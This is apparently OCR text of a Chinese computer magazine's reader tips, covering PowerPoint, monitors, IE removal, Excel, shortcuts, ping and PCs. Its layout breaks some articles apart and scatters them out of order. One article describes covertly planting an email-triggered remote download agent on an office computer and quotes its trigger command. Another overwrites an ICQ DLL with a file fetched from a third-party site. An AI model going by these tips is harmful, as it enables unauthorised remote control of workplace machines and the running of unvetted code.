击时”表示鼠标单击后，出现这个动画效果，“之前”表示这个动画与上一个动画同时进行，“之后”表示这个动画发生在上一个动画完成之后。这个选项用于设置动画效果的先后顺序。“方向”用于设置动画效果发生的方向，每种效果的方向菜单中内容不同。“速度”选项当然就是设置动画效果的速度了。

在“添加效果”按钮的子菜单中，还有“强调”、“退出”选项，它们是设置幻灯片上元素的强调和退出时的动画效果的，设置方法和前面我们介绍的完全相同(图4)。



图4

细心的你一定发现了，这些动画效果的变化路径都是规则的，你想不想随心所欲地定义动画的变化路径呢？PowerPoint早为你想到了这一点。现在为幻灯片上的小狗图片添加一个动画效果，让它可以在页面上随意地跑动。选中图片，点击“添加效果”按钮，从子菜单中选择“动作路径”，再选“绘制自定义路径”，再选“自由曲线”(图5)。现在，光标已经变成了一支铅笔形，你



图5

可以在幻灯片上随意地画路径了。画好后，你就会发现，小狗图片已经可以沿着你画的路径开始行走了(图6)。再调整一下任务窗格上的各种参数，又一个动画效果做好了。还可以拖动路径上的控制点，对路径进行缩放或旋转的操作。




图6

在PowerPoint 2002中，可以同时为幻灯片上的一种元素添加多种动画效果，也可以为多种元素添加动画效果，这时要特别注意动画效果播放的先后顺序。动画效果播放的顺序和“自定义动画”任务窗格中排列的顺序是一样的，即排在上面的先播放。动画播放的先后顺序，可以通过任务窗格下部的“重新排序”的上移、下移按钮来调节(图7)。




图7

好了，关于自定义动画的功能就介绍到这里了，希望大家多练习，多尝试！CF

E-mail: followme@cfan.cn.net

给你派个下载“伏兵”

□北京 江德华

小虫的公司专线上网了，24小时都有机器开着联网。小虫爱下载软件、音乐，要是能在家里利用这个资源就太美了！如果装个远程控制软件，万一被外人利用，单位受破坏，自己可承受不起呀。于是小虫上网找呀找，居然找到了FlashCheck，太棒了！

FlashCheck的主要功能是检查邮箱是否有电子邮件，它能和著名的下载软件FlashGet一起配合，埋伏在计算机中，一旦收到特定主题的电子邮件，就可以启动FlashGet，下载指定的软件，而且提供密码保护，简直太绝了！小虫嘴乐歪了。

其实FlashCheck和FlashGet是一家的，个头很小，才389kB，是可执行文件。双击后，一路根据提示信息，轻轻松松就可安装好了。



图1

小虫急不可待地运行FlashCheck，这小家伙，直接就趴到状态栏了，连个设置都不给。不过没关系，小虫右击一下状态栏的FlashCheck图标（如图1），在菜单中选择“个人喜好设置”，果然出现一个设置对话框（如图2），嘿嘿。




图2

小虫先进入“账号设置”中，给自己添加一个账号。很简单嘛，按一下“增加”按钮，出现“账号”信息设置对话框，随便起个“别名”，就叫lxzyue@263.net吧，这个设置影响不大。POP3服务器，小虫用的是263的电子邮件，设置为263.net就可以了。端口默认110不用变，用户名、口令输入（如图3）。确定，账号有了，FlashCheck就会检查这个账号。



图3

小虫又进入“通知方式”，把默认的“弹出窗口”给取消了，呵呵，不用提示了，在家里也看不到。

还有“其它选项”，选中“自动运行”，以防机器重启。选中“启用下载代理”，小虫撇撇嘴，不启动要你干嘛。对了，还要设上口令，就用“pwd”吧。不过小虫知道，还是应该用个不容易被别人猜出的密码。

好了，FlashCheck设置完了，哈哈哈，小虫心中大笑。别忙，小虫忽然冷静了，打开FlashGet，看看说不定也要设置。小虫打开“工具”菜单的“默认下载属性”，哈，“开始”处是“手动”，这怎么行呢，改为“立即”，哼，收到命令就得干活，这是军人的天职，小虫暗想。下载软件的保存目录也要设对。

行了，设置完毕，小虫已经在公司的机器上安插了一个下载“伏兵”，回家偷着乐吧。试试它！小虫随便在网上找了个软件的链接，打开Foxmail给自己设置的邮箱lxzyue@263.net发了一封主题为这样的邮件：

%FlashGet% -dl http://xt.onlinedown.net/down/flash32e.zip -psw pwd

其中，%FlashGet%是启动FlashGet的标志，“-dl”后跟的是软件的路径，“-psw”后跟的是FlashCheck中设置的密码。

余下的时间，小虫等得快急疯了，谁让自己把“自动间隔”保留为默认的15分钟了呢？小虫为了获得真实效果，忍住没有右击FlashCheck在状态栏的图标，小虫知道，如果选择立即检查，可以马上测试出结果。终于，硬盘一阵响，呀，FlashGet启动了，哈哈，真的开始下载软件了！小虫再一看状态栏，FlashCheck的图标一闪一闪的，好像说，收到命令，司令官！

软件下载成功了。

以后的事情不难想象，小虫在家里上网时，经常将一个一个的邮件发出去，第二天下班就能带回几张软盘，有时是刻满软件和MP3的光盘。CF


给词霸减肥

□北京 陈仲毅

金山词霸2000附带了大量的专业词库。对于我们这些普通用户，这些词库不可能全部都有用，而这些词库总共有106MB，非常浪费空间。而在安装时却无法定制安装哪个词库，有没有办法删除一些呢？

当然有！这些词库都在词霸的Profdict的目录下，是一些后缀为DIC的文件。用写字板之类的软件打开这些文件，粗略一看，全是乱码，其实在第一行中间便可以看出是什么词库。选择自己需要的保留下来，其余则可以大胆删掉。全部删掉也可以，不会影响软件的运行。

如果误删了某个词库，还可以从安装光盘里的\ciba\XDICT\Profdict目录下找到，复制到原目录即可。CF



呵护你的眼睛

——显示器完全调校

□沈阳 老安

显示器，是电脑的面孔，每天我们使用电脑工作、学习和娱乐的时候，实际上就是在与显示器面对面地交流情感。显示器将电脑的‘ 喜怒哀乐 ’都表现给我们，我们便可以每天伴随着这些‘ 表情 ’而生活，这就是电脑给我们带来的快乐！要用好显示器，我们就必须认真了解各调节键的功能以及正确调节的方法。

硬 件 调 节

我们目前所使用的显示器大都通过按键、单键飞梭或控制轮来调整和控制显示器，同时显示器又分为带ＯＳＤ菜单和不带菜单两种，我们可以通过这些按键、飞梭，配合ＯＳＤ菜单来完成显示器的调整。下面我们以最常用的ＯＳＤ菜单（Ｏｎ Ｓｃｒｅｅｎ Ｄｉｓｐｌａｙ屏幕菜单控制）来举例，如图1所示。



图 1

1.显示器的亮度、对比度设定

亮度、对比度调整的范围可视个人的喜好不同来选择，一般建议亮度不要调整太高，最好不要使显示器显示出灰色背景为佳，这样才能保证颜色的纯度。对比度的强弱就可以根据你的爱好调整了（如图2）。



图 2

2.显示器的几何设定

几何失真是指荧光屏显示部分的几何尺寸变形，几何失真包括：平行四边形失真、梯形失真、枕形失真、弓形失真（表1）。目前许多显示器都具有非常详尽的几何调整功能，几乎所有的失真情况都能够调节，你可以通过这些调节功能方便地调整图像的几何形状，达到自己满意的效果（如图3）。




图 3

几何失真会导致显示器图像变形，最直接影响观看效果（如图4）。




图 4

3.显示器的水波纹调节

显示器的水波纹又被称为摩尔纹，如果显示屏上出现了一些像水波的条纹，就会非常影响显示效果，显示屏看起来会很不舒服，影响我们的学习和工作。如果你的显示器具有摩尔纹调整功能，你就可以通过这项功能将摩尔纹有效地去除，使显示图像更加完美（如图5）。

摩尔纹的调节又分为横向摩尔纹调节和纵向摩尔纹调节，因为调节波纹的同时还可能造成文字的失真，因此你必须找到一个可以接受的折中点，既能控制摩尔纹的出现，又使文字看起来不模糊（如图6）。

表 1

显示部分的大小调节	
显示部分的位置调节	
平行四边形和旋转调节	
边角调节	
弓形、枕形、梯形调节	



图 5




图 6

4.显示器的消磁

显示器在使用一段时间之后,容易受到音箱或地磁的干扰,使颜色发生混乱,最普遍的现象是显示器边缘的颜色失真。这时你就可以使用消磁功能对显示器进行消磁,以使显示器显示的图像恢复正常(如图7)。



图 7

5.色温调整

色温调整实际上就是通过ＲＧＢ三原色的不同值来组合成不同显示效果。一般情况下，６５００度的色温颜色偏暖、偏黄,而９３００度的色温则偏冷、偏青,具体可以根据个人的喜好来选择(如图8、9)。




图 8



图 9

6.其他调节功能

为了让使用者能更方便地调节显示器,一些显示器厂商还提供了额外的调节功能,如ＯＳＤ菜单位置的调节、语言选择功能等。通过这些调节功能,我们能更方便地调节显示器,达到自已认为满意的显示效果(如图10)。



图 10

软 件 调 整

1.让操作系统正确识别你的显示器

现在很多显示器厂商都为其生产的显示器提供了驱动程序,而对于大多数ＶＧＡ兼容显示器,Ｗｉｎｄｏｗｓ并不能识别,所以也不能人为地设定刷新率。其实Ｗｉｎｄｏｗｓ对不能识别的显示器也提供了兼容选项,我们很容易在安装显示器的过程中找到它们(图１１)。如果显示器本来附带有驱动程序,那我们则应该优先考虑(图１２),系统正确识别显示器后,我们可以进行以下的工作了(图１３)。




图 11




图 12

□山东 阿龙

随心制作文本格式的小图片


在使用QQ交流时，我们经常会用到一些ASCII码编辑的文本格式的小图片，那怎样才能做出有自己特色的图像呢？小巧的图像转换软件ASCII Pic 2.0就可以满足我们的需求，它可以将我们做好的图片轻松转换成文本格式的图像。ASCII Pic 2.0解压缩后只有193kB，目前支持BMP、JPEG格式不限大小的16M色的图像。

ASCII Pic 2.0无需安装，解压到一个文件夹后直接运行ASCIIPic.exe。其界面简洁，很容易上手操作（如图1）。要转换一幅图片，首先打开“Files”标签，点击“Input file…”按钮，选择要转换的图像文件，再点击“Output file…”按钮，设定输出文件的保存位置及名称。设定好以后，可以在下边显示出该图像的信息。然后打开“Process”


Í¼1



图 2

标签，这里会显示出所选图片。核对无误后，点击下边的“Process”按钮，软件即开始转换，并有进度条显示（如图2），转换速度还是很快的。现在打开生成的txt文件看看，一幅生动的文字画出现了（如图3）。


图 3

如果对生成的图像不满意，还可以到‘Options’标签页改变参数（如图4）。调节上面的滑块可以改变图像背景的明暗，调节下边的滑块可以在10%－190%之间改变图像的大小。在“Palette”区域可以设定图片为Unchanged（无变化）、Negative（负片）或Monochrome（单色）。

需要注意的是，你选择的图片应该尽量简单，否则转换出来的图片将难以使用。CF


图 4


Í¼13


图 14


图 15

2.设定显示器的刷新率

刷新率即显示器每秒钟刷新显示屏画面的次数，由于人眼的特性，只有每秒超过７５次以上时，人眼才会感觉其不闪烁，当低于这个数值时，就会感觉显示器的图像微微闪烁，这会使我们感觉特别累，对眼睛的伤害也特别的大。为了保护视力，我们可以通过软件的设置来提高显示器的刷新率。

在控制面板里找到‘显示’图标，用鼠标双击这个图标打开“显示属性”对话框，在设置栏下点选“高级”按钮（图14），出现显卡属性对话框。在“适配器”一栏下我们可以对显示器的刷新速度进行调整（图15），一般情况下７５Ｈｚ就能达到标准。通过这样的操作之后，我们就可以将显示器的刷新率提高，这样看起来就更舒服了！CF

E-mail：followme@cfan.cn.net

怎样卸载IE？

□郑州　achtung

在这里说的是我卸载IE5.0的过程，不过这个过程还是有一定的危险性，大家如果要参考照做，最好先备份重要文件啦。

在网上呆的时间长了，我总是喜欢下载一些免费的或者是共享的软件来用。不过有个习惯，当软件过期了，不执行卸载程序来卸载，往往是直接把软件所在的文件夹扔进回收站。结果日久天长，终于恶果发作，只要一打开IE的浏览器访问带有JAVA特效的网站，马上就会出现“非法错误”而退出。最后这毛病变本加厉，往往不知道什么原因，时不时地就出现这个毛病，令我很烦。

怎么办？重新安装IE5.0。找来一个IE5.0的光盘，却怎么也不能安装，每次都提示我“系统中已经安装有最新的浏览器”，IE5.0的安装程序拒绝安装。没办法，只好到QQ上找弟兄们求救。有人告诉我一个技巧：打开Regedit，在注册表里面找到HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Version Vector，把里面的IE键值改成4.0就行了。赶紧照猫画虎，改了过来。可是还不行！可这个方法对别人有用，怎么到我这里就不行了？只好再自己找其他办法。

我装的是Win98的第二版，不像其他版本的Win98，这个版本在安装的同时，IE5.0就已经被集成进了操作系统内部，在控制面板里面的添加/删除程序根本就找不到相应的选项。可以说浏览器已经深入到了操作系统的骨髓，难道说要重新安装Win98？我痛苦！一想到我所有的软件都要重新安装一遍，简直就是头大。怎么办？还是自己到网上再找找别的办法吧。

功夫不负有心人，最后终于让我找到了卸载IE5.0的软件。这是一个只有17kB的小软件，下载文件名是IErad31.zip，解压缩以后，里面有3个文本文件，是对这个软件的介绍，还有一个Ierad.INF文件，这就是软件本身了。在文件上点右键选择‘安装”，出现提示信息如图1、2所示。



Í¼1




图2

按照提示把我的收藏夹备份之后，选择“是”按钮，就开始卸载IE5.0了。重新启动机器之后，感觉一切都是怪怪的，没有了IE的Win98果然大不一样。

然后就简单了，把IE5.0的光盘拿来，重新安装了一遍，一切就都OK了，我又可以尽情上网冲浪了。CF

原来是Scroll Lock键搞的鬼

□江苏　徐伯英

一日，我正用Excel编辑表格，发现移动方向键时，Excel并未按照我预先所想的那样，把活动单元格移到需要的位置。恰恰相反，活动单元格留在原地未动，屏幕却滚动了一格，就好像在用方向键控制滚动条。这就怪了，难道Excel出了问题？关闭Excel，再打开，问题依旧。难道系统混乱了？重启吧。重启后问题果然被“解决了”。

几天后又用Excel编辑表格，做到一半，想到刚装好的Microsoft语音输入还没试过，让我试一下再说。根据说明，按住Scroll Lock键两秒，我对着话筒来了两句“白日依山尽，……”没有反应？:-(算了，不管它了，我还是老老实实地编辑表格吧。

咦，Excel怎么又出问题了，难道是语音软件搞的鬼？再运行语言输入，Excel的问题又解决了。怪啊！再试，按Scroll Lock键2秒……等等，难道……

终于弄清楚了，原来Scroll Lock键在Excel中是一个开关键，当Scroll Lock键为Off时，如同我们平时操作一样，按左键，活动单元格向左移一个列，右键右移，上键上移，下键下移，Home键把单元格移到本行行首。

如果把Scroll Lock键设为On，则按动方向键相当于拖动滚动条。例如按左键，屏幕就向左滚动一列，按右键屏幕向右滚动一列，按上键屏幕向上滚动一行，按下键屏幕向下滚动一行，按Home键把屏幕滚动到某个位置，使活动单元格出现在屏幕的左上角，按End键则把屏幕滚动到另一个位置，使活动单元格出现在屏幕的右下角。

弄明白了这个问题之后，我又留意了其他一些键。我发现在Scroll Lock键处于Off状态下时，End键也是一个开关键。此时当End处于Off状态下时，各键的作用如前面所描述的一样。当End键处于On状态下时（留意Excel的状态栏），此时如果按上键则把活动单元格移到表格的顶行（如第1行或该表中某一数据块的顶行），如果按下键则把活动单元格移到底行，左键把活动单元格移到首列，右键把活动单元格移到尾列。CF



做一个只有你看得见的快捷方式

□青岛 王长春

现在有一个游戏叫作“找别扭”，看看下面这两幅图（图1、图2），你能看出哪里不一样吗？什么？这样都看不出来，不会吧！看一看图2中光标所指的位置和图1有什么不同？



图1



图2

怎么样，是不是很有趣，想知道这是怎么做的吗？你要说，这又是用的什么专门软件或者是又对注册表做了什么修改吧？告诉你，这既不需要安装什么专门软件，也不需要为修改注册表而担心，只要你的电脑上装有画图程序，就可以给你的快捷方式打造一件隐身衣。



图3

1.在“开始→程序→附件”中找到“画图”程序，打开它(其他的图像处理软件也可以)，新建一个文件，再点击其菜单中的“图像→属性”(图3)，将其宽度和高度都改为1，单位为像素，颜色为黑白，改好后点确定，再给该图像文件起个名字，文件类型为单色BMP位图文件，保存。

2.退出画图，通过资源管理器找出刚才所做的BMP位图，将其扩展名由*.bmp改为*.ico。若你看不到文件的扩展名就依次进入资源管理器上部的“工具”菜单中的“文件夹选项”，切换到“查看”页面中，在页面的高级设置中找到“隐藏书籍文件类型的扩展名”，将其前面的方框中的对号选上。这样，一个快捷方式的隐身衣就做好了。

3.用鼠标右健点击Quick Launch栏上你想要将其隐藏的快捷方式，在弹出的菜单中选“属性”，再通过点击左上角的“快捷方式”切换至其快捷方式属性页面，点右下角的“更改图标”(图4)，再选择“浏览”(图5)，找到刚才做好



图4

图5



的图标文件（没有将扩展名由BMP改为ICO的话，就在这里将“文件类型”改为所有文件，见图6）。打开并选中它，然后一路确定下去……怎么样，你的快捷方式是不是看不见了？当光标移到它上面时，它又立刻冒出来了。你也可以用这个方法给快捷方式更换其他漂亮的图标(以后见到好看的图标赶紧保存起来吧)。



图6

其实在Quick Launch栏上，不仅可以放程序的快捷方式，还可以放文件夹的快捷方式。用鼠标右键将目的文件夹拖放到Quick Launch栏上，在弹出的菜单中选择“在当前位置创建快捷方式”。当你点击它的快捷方式时，这个文件夹的内容就出现在你眼前了。

我只在Quick Launch栏放了一些极其常用的工具的快捷方式，和三个分别用来存放游戏、程序、工具的文件夹的快捷方式，用的时候非常方便快捷。当然你也可以用上面的方法给文件夹的快捷方式换上隐身衣，而将原来桌面上和开始菜单中的快捷方式请进来，再将其原来的快捷方式(不是程序文件)统统都删去。用这招对付菜鸟们在开始菜单中和桌面上瞎找游戏玩是绝对没问题的。

实现隐藏桌面的快捷方式还有一个非常简单的方法。先在桌面上点鼠标右键，将“排列图标”中的“自动排列”前的对号去掉，按住Ctrl键同时选中两个图标：一个是你想要隐去的快捷方式，另一个随便选一个就行。再按住那个任意选中的图标，拖到桌面的边上(想隐去的快捷方式也同你所拖动的图标同时移动)，使想要隐去的快捷方式处在桌面以外，最后将另一个图标单独放回原处就行了(我以前不知道有注册表这回事时，就是用这个方法隐藏桌面图标的)。这个方法的好处是快速、方便，不过缺点也是显而易见：只要将桌面图标的排列方式改回自动排列，处于桌面以外不可见位置的这个快捷方式就又老老实实地回到桌面上了。

对于通过修改注册表隐藏桌面图标的，其桌面上的快捷方式不能直接启动，从而也就失去了“快捷”二字的意义。为了能在隐藏桌面图标的基础上使其继续发挥方便快捷的作用，我们可以通过以下方法将其重新利用：打开“X：

E-mail: followme@cfan.cn.net

给《金山游侠III》“添砖加瓦”

□南通　周涛

刚刚发了工资，就赶紧去买了《金山游侠III》。用了一段时间，感觉还真不错。不管是游戏修改，还是即时抓图，都很爽。

当然，金无足赤，人无完人，更何况是软件呢！时间一长，就发觉游戏攻略比较少，特别是新的游戏。于是我心生怨言，这让我们这些靠攻略过关的小鱼小虾如何是好！怎么办？废话，上网去。我驾着那辆56K小猫，一路猛闯红灯，到了金山主页。我左看右看，原来有了3.1版本，还好只有1.52MB，很快下载完毕。安装以后好像没有什么变化，攻略也没有增加多少。

我想应该有更简单的方法，于是我运行《金山游侠III》，打开《游侠攻略秘籍浏览器》，哈哈，原来你藏在这里。在工具栏上有一个“更新”的快捷键，我一点击，果然开始下载，就看见《风云2:七武器》、《大富翁5》等最新游戏不断涌来，我太开心了。打开攻略，咦！怎么《风云2:七武器》只是秘籍，没有流程攻略，这怎么可以！再次驾着我的小猫，到处搜索，还真找到不少，里面就有《风云2:七武器》流程攻略，赶快下载。

硬盘上是有了攻略，可是《金山游侠III》里没有，怎么才能加进去呢？打开《游侠攻略秘籍浏览器》，在工具栏上有一个“制作”的快捷键，点击它。在“添加”页面中选择当前页面，在“添加方式”里分别填好攻略类别、游戏名、游戏模块名（按照自己的实际情况填写），然后按“确定”，这样在《金山游侠》里就有自己所需的攻略了。

可是如果攻略在几个Web页上，怎样把它们合在一起，怎样把Web页上的“标题”、“广告”、“底图”、“快捷键”都去掉呢？别急，这次我们打开IE，在工具栏上有一个“编辑”按钮。点击以后，把你不要的全部删掉，只留下纯文本，然后再把其他几个文档加进来，存盘。这就是你自己独一无二的游戏攻略了。

开心吗？想怎么加就怎么加，这就是有独特个性的《金山游侠III》。CF

\Windows\Desktop”文件夹（X为Windows所在分区，一般为C盘），找到想要重新利用的快捷方式，打开其属性，在快捷方式页面下的快捷键框中可自定义其快捷键。如图7所示，只要同时按下Ctrl、Alt和字母Q键三个键后，该快捷方式所指定的程序就运行或打开了。而像“我的电脑”这样的不是快捷方式的，可以通过鼠标右键点击其图标选“创建快捷方式”的方法，为其设置快捷键（设置快捷键启动程序的方法只对放在桌面上的快捷方式有效）。




图7

我们可以看出，要想在电脑上达到同一个目的，是有许多方法来实现的。所以当我们在遇到问题不能解决时，可以换一个角度出发，试着用其他的办法，从不同方面入手来解决问题，再反过来看看原来的方法的可行性，看看是否能以反向思维来解决它！CF

我爱音乐，我也常在网上找一些好听的歌来听，这时候RealPlayer一直是我的首选。但已经听过的歌如果下次再想听，还得上网。每每这时我常想，既然歌已经听过了，那为什么不能把它保留下来呢？下载它不太划算，因为网上供下载的歌常常是MP3格式的，而一个MP3文件最少也有3M多！这对于拨号上网且线路不是很好的我来说近乎是一种折磨。经过琢磨，最近终于让我发现了把听过的歌保存下来的方法，拿出来与大家分享。

录制网上听过的歌

□吉林　王哲

当你找到了想听的歌，点击“在线听歌”之后，RealPlayer便被激活（多新鲜，地球人都知道）。这时你点选RealPlayer菜单中的“播放”（什么？菜单中没有“播放”？没关系，点选“视图”→“正常模式”即可找到“播放”）→“录制声音”（如图），这时会弹出一个“保存”对话框，询问你此文件保存的位置及文件名，填好后点击“确定”，并慢慢听完，这首歌就保存下来了。

对了，一些拨号上网的用户在听歌的时候，可能会由于信号不好而停一会，不要紧张，这时你会看到RealPlayer下面录音的绿灯也变成红黄交替一闪一闪的，此刻的录音也是自动暂停的。等缓冲区的数据足了，开始继续播放的时候，RealPlayer的录音会自动接上的，保证你再听的时候是不会听出来的。



从网上下来后，打开RealPlayer，点选“文件”→“打开文件”，再找到你刚才保存文件的位置，那首刚录制的歌是不是静静地呆在那里？选中它，慢慢听吧。CF

如何判断网络的通与断

□南京 miran

当你访问一个站点时，你可能需要很长时间，高速公路的速度几乎和现实社会的普通公路没有什么差别。你可能有许多猜测，但这很可能就是网络故障。最简单的方法就是利用Ping程序来测试，尽管还有许多免费的软件可以使用。

Ping程序是Win9x系统自身带的一个网络小程序，它会向Web网址的主服务器发送一个32字节的消息，然后将服务器的响应时间记录下来。衡量速度的指标是400毫秒，如果从发出信息到相应服务器的时间超过400毫秒，就可以认为该Web网址运行缓慢。当然，你离Internet中心集线器越远，服务器的响应时间就越长。因此选择合适地点是很必要的，尤其是在今天，网上有很多重复的内容。“条条大路通北京”，可以到其他站点上看看。

Win9x上按如下步骤使用Ping来测试：

1.在Win9x上，单击“开始”按钮并选择“运行”。

2.键入Ping和你要测试的网址，比如Ping www.sina.com.cn。

Ping将会向你显示四次测试的结果。响应时间低于300毫秒都可以认为是正常的，时间超过400毫秒则较慢。当出现“Request time out（请求暂停）”信息时，说明该网址没有在长达1秒内响应，这表明服务器没有对Ping作出响应的配置或者网址反应极慢。如果你看到4个“请求暂停”信息，说明网址拒绝Ping请求。因为过多的Ping测试本身会产生瓶颈，因此，许多Web管理员不让服务器接受此测试。

如果网址很忙（或者出于其他原因运行速度很慢，如硬件问题、服务器死机等），稍候可以再试一次，以确定网址是不是真的有问题。如果多次测试都存在问题，则可以认为你的计算机与该网址站点没有连接上，你应该与ISP或网络管理员联系。

时间段也是很重要的，最好换个时间再联系该网站。如果赶上该服务器正在升级或维护或正在被攻击，则是目前无法解决的，切记不要死钻牛角尖。 CF



使你的MP3文件更小巧

□江苏 俞大为



图2

各位的电脑里面是不是有许多MP3文件啊？是不是为它们占了你宝贵的硬盘空间而伤神？使用超级解霸2000的MP3压缩工具以后，你的烦恼从此将一去不复返。

MP3压缩工具在豪杰实用工具集里面，打开后如图1。点击“添加目录”按钮，选择你的MP3输入地址（这是成批量压缩MP3文件，如果你只是压缩一个MP3文件，可以点击“添加文件”按钮）。选好后，再点击“设置”按钮，出现界面如图2。“压缩层次”的第一层是简单压缩，第二层是中等压缩，第三层是最大压缩（压缩后占用空间小，当然压缩时是最慢的，而且压缩质量也不好，建议使用第二层压缩），其余的设置按照默认即可。还要为你的MP3指定输出路径，选好后按“确定”返回。点击“开始压缩”后，看着“压缩进度”的不断增加，你的心情是不是越来越好呢？

注意：压缩的时候不要做其他的事情，不要仗着电脑配置高，这样会影响压缩的质量，你也不想听到音箱里传来断断续续的杂声吧！ CF



图1

去掉ICQ广告条的简单方法

□江苏 王伯涛

1 首先关掉你的ＩＣＱ，最好是先做一次备份（但本人做了可行性验证了，没有问题）。

2.删除ICQ 目录下的三个文件：

icqateima32.dll

icqateimg32.dll

icqateres.dll

3.下载此文件：http://www.etplanet.net/icq/for2000b 4.60/ICQCore.dll

用此文件覆盖ＩＣＱ目录里面相同名字的旧文件。至此，大功告成。：） CF

聚焦品牌机

□北京 小狼

特色品牌电脑

随着暑假开始，学生放假，一年一度的暑期购机高峰即将开始。联想、方正、TCL、海尔、海信等各大厂商纷纷推出自己的促销措施，一时间，国内PC市场烽烟四起，只是不知最后会鹿死谁手……

本期我们特别话题的目光依然放在品牌机上，不过和上次有所不同，这次我们要关注的是“特色品牌电脑”，就是产品很富有个性的品牌机。

CIY的海尔

要说到特色品牌电脑，就不得不提到海尔。目前各款品牌机中，海尔的产品应该说是最富有自己的“独家特色”。也许是海尔试图将自己的家电设计理念融入电脑产品的设计中去，所以推出了不少看起来卓然不群的电脑款式，不由得你不多看两眼……从年初开始，我们注意到，海尔产品有很多系列，但是特别能吸引我们目光的有如下几种：超人电脑、旋风电脑、发烧电脑。

CIY>DIY?

过去，为了让所购买的电脑最适合自己的需求，不少用户选择了“攒机”（DIY）的道路。但是，其质量难免参差不齐，服务更是与品牌机无法相提并论。

面对用户选择的两难困境，海尔提出别具一格的电脑CIY理念——所谓CIY，就是Create It Yourself的缩写，即“创造适合自己的电脑”。

海尔称，CIY是对DIY（Do It Yourself)的升级，并涵盖了海尔电脑的所有产品和服务。

具体来说，海尔电脑将用户的需求分解到最小单元（产品的每一项具体功能、部件乃至服务的每一项内容），用户可以依据自身实际情况，自由选择电脑配置，通过在基本功能模块上选择添加自己需要的功能，最后创造出完全适合于自己的个性化电脑。

海尔将可以提供的服务也分为两大类：基本服务和增值服务。在充分享受基本服务的前提下，用户可以为自己定制具有个性特色的增值服务。同时，海尔还将为用户提供高水平的专家建议，使用户既能领略现在流行的DIY模式的灵活与个性，又能充分享受到海尔品牌电脑高质量的保障和优质服务的附加价值。

在笔者看来，不管海尔提出的是“CIY”还是“MIY”，从某种意义上来说，海尔发展电脑的实质路线，其实就是一条类似DELL电脑的发展路线——面向用户提供DIY的装机选择，而在配件质量和服务上，又和品牌机类似。

